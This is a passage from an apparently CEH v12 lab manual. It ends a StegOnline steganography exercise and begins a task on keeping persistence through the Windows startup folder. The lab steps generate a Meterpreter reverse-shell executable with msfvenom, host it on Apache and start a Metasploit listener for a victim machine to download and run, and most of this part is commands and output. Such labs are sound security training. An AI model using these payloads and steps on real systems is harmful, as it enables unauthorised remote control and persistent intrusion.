Files/Data', 'Embed Files/Data' (which is selected), and 'Embed B/W Image in Bit Plane'. At the bottom of this section are three grey buttons: 'Show Strings', 'Show RGBA Values', and 'Show PNG Info'. A large black button labeled 'Browse Bit Planes' is centered below these. The browser's address bar shows the URL <https://stegonline.georgeom.net/image>. The taskbar at the bottom shows icons for File Explorer, Task View, Internet Explorer, File History, and Google Chrome, along with system status icons and the date/time 7:43 AM 4/7/2022.

40. In the **Extract Data** page check the checkboxes under row 5 and under columns **R**, **G** and **B**, scroll down and click on **Go**.

The screenshot shows the StegOnline 'Extract Data' page. At the top, there is a 'Back to Home' link. The main heading is 'Extract Data'. Below it, a text block says: 'Here you can extract data hidden inside of the image. Select some bits and adjust the settings appropriately. The final extracted data is checked against some basic file headers, and so the filetype can be automatically determined. Please note that Alpha options are only available if the image contains transparency.' A large table is the central feature, showing rows from 0 to 7 and columns R, G, and B. Row 5 has checkboxes checked for all three columns (R, G, B). Below the table are four dropdown menus: 'Pixel Order' (Row), 'Bit Order' (MSB), 'Bit Plane Order' (R, G, B), and 'Trim Trailing Bits' (No). A large green 'Go' button is at the bottom right. The browser's address bar shows the URL <https://stegonline.georgeom.net/extract>. The taskbar at the bottom shows icons for File Explorer, Task View, Internet Explorer, File History, and Google Chrome, along with system status icons and the date/time 7:44 AM 4/7/2022.

41. After clicking on **Go**, scroll down to view the data under **Results** section.

Note: You can also download the extracted data by clicking the **Download Extracted Data** button.

The screenshot shows the StegOnline web application. At the top, there are four dropdown menus: 'Pixel Order' (set to 'Row'), 'Bit Order' (set to 'MSB'), 'Bit Plane Order' (set to 'R', 'G', 'B'), and 'Trim Trailing Bits' (set to 'No'). Below these is a green 'Go' button. The main area is titled 'Results' and displays the message 'No file types identified.' A bold instruction follows: 'The results below only show the first 2500 bytes. Select "Download" to obtain the full data.' Below this, there are two sections: 'Ascii (readable only)' containing a block of ASCII text, and 'Hex (Accurate)' containing a block of hex code. At the bottom of the results area is a blue 'Download Extracted Data' button. The browser's address bar shows the URL: https://stegonline.georgeom.net/extract. The taskbar at the bottom of the screen includes icons for File Explorer, Task View, Edge, File History, File Explorer, and Google Chrome, along with system status icons like battery level and signal strength. The date and time are shown as 4/7/2022 7:44 AM.

42. This concludes the demonstration of how to perform image steganography using OpenStego and StegOnline.

43. You can also use other image steganography tools such as **QuickStego** (<http://quickcrypto.com>), **SSuite Picsel** (<https://www.ssuitesoft.com>), **CryptaPix** (<https://www.briggsoft.com>), and **gifshuffle** (<http://www.darkside.com.au>) to perform image steganography on the target system.

44. Close all open windows and document all the acquired information.

Task 6: Maintain Persistence by Abusing Boot or Logon Autostart Execution

The startup folder in Windows contains a list of application shortcuts that are executed when the Windows machine is booted. Injecting a malicious program into the startup folder causes the program to run when a user logs in and helps you to maintain persistence or escalate privileges using the misconfigured startup folder.

Here, we will exploit a misconfigured startup folder to gain privileged access and persistence on the target machine.

1. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine and launch a **Terminal** window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.

The screenshot shows a terminal window titled "cd - Parrot Terminal". The terminal is running on a Parrot OS desktop environment. The command history shows:

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
#cd
[root@parrot] ~
#
```

5. Type the command `msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/exploit.exe` and press Enter.

The screenshot shows a terminal window titled "msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/exploit.exe - Parrot Terminal". The terminal is running on a Parrot OS desktop environment. The command was successfully executed, generating an exploit file:

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
#cd
[root@parrot] ~
#msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/exploit.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot] ~
#
```

6. In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share exploit.exe with the victim machine.

Note: To create a new directory to share the **exploit.exe** file with the target machine and provide the permissions, use the below commands:

Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
Type **chmod -R 755 /var/www/html/share** and press **Enter**
Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

7. Copy the payload into the shared folder by typing **cp /home/attacker/Desktop/exploit.exe /var/www/html/share/** in the terminal window and press **Enter**.

The screenshot shows a terminal window titled "cp /home/attacker/Desktop/exploit.exe /var/www/html/share - Parrot Terminal". The terminal session is as follows:

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd
[root@parrot] ~
# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/exploit.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot] ~
# cp /home/attacker/Desktop/exploit.exe /var/www/html/share
[root@parrot] ~
#
```

8. Start the Apache server by typing **service apache2 start** and press **Enter**.

```

[attacker@parrot:~]$
[attacker@parrot:~]$ sudo su
[sudo] password for attacker:
[root@parrot:~]# cd /home/attacker/
[root@parrot:~/home/attacker]# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/exploit.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot:~/home/attacker]# cp /home/attacker/Desktop/exploit.exe /var/www/html/share
[root@parrot:~/home/attacker]# service apache2 start
[root@parrot:~/home/attacker]#

```

9. Type **msfconsole** in the terminal window and press **Enter** to launch Metasploit Framework.

```

[root@parrot:~]# msfconsole

```

Unable to handle kernel NULL pointer dereference at virtual address 0xd34db33f
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018 es: 0018 ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)

Stack: 909090909909090909090909090
909090909909090909090909090
90909090.909090.90909090
90909090.90909090.90909090
90909090.90909090.09090900
90909090.90909090.09090900
.....
cccccccccccccccccccccccccccc
cccccccccccccccccccccccccccc
cccccccccccccccccccccccccccc
cccccccccccccccccccccccccccc
.....cccccccccccc
cccccccccccccccccccccccccccc
cccccccccccccccccccccccccccc
.....
ffffffffffffffffff
ffffffffff.

10. In Metasploit type **use exploit/multi/handler** and press **Enter**.

11. Now type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal is displaying Metasploit command-line interface output. At the top, there is a series of binary characters (cccccccccccccccccccccccc). Below this, several error messages are displayed in red: "Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR KI V3 R5 I0 N5 00 00 00 00", "Aieee, Killing Interrupt handler", "Kernel panic - not syncing", and "Unrecoverable panic - not syncing". Following these errors, the Metasploit menu is shown with the following structure:

```
=[ metasploit v6.1.9-dev ]  
+ --=[ 2169 exploits - 1149 auxiliary - 398 post ]  
+ --=[ 592 payloads - 45 encoders - 10 nops ]  
+ --=[ 9 evasion ]
```

A green tip message follows: "Metasploit tip: When in a module, use back to go back to the top level prompt". The command history shows the user navigating through the exploit menu:

```
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) >
```

The terminal window has a dark background with light-colored text. The title bar "msfconsole - Parrot Terminal" is visible at the top right. The bottom of the window shows the standard Linux desktop interface with icons for Applications, Places, System, and a terminal icon.

12. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.

13. Type **set lport 444** and press **Enter** to set lport.

14. Now type **run** in the Metasploit console and press **Enter**.


The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal is running the Metasploit framework (version v6.1.9-dev). The user has configured a reverse TCP handler with the payload "windows/meterpreter/reverse_tcp", setting the local host to 10.10.1.13 and the local port to 444. The terminal also displays a Metasploit tip about navigating back to the top level prompt from within a module.

```
ffffffffff.....  
ffffffffff.....  
  
Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00 00  
Aiee, Killing Interrupt handler  
Kernel panic, attempted to kill the idle task  
In smm�� task - not syncing  
  
=[ metasploit v6.1.9-dev ]  
+ --=[ 2169 exploits - 1149 auxiliary - 398 post ]  
+ --=[ 592 payloads - 45 encoders - 10 nops ]  
+ --=[ 9 evasion ]  
  
Metasploit tip: When in a module, use back to go  
back to the top level prompt  
  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set lhost 10.10.1.13  
lhost => 10.10.1.13  
msf6 exploit(multi/handler) > set lport 444  
lport => 444  
msf6 exploit(multi/handler) > run  
  
[*] Started reverse TCP handler on 10.10.1.13:444  
  
[ Menu ] msfconsole - Parrot Ter...
```


15. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine.

16. Open any web browser (here, Mozilla Firefox). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.

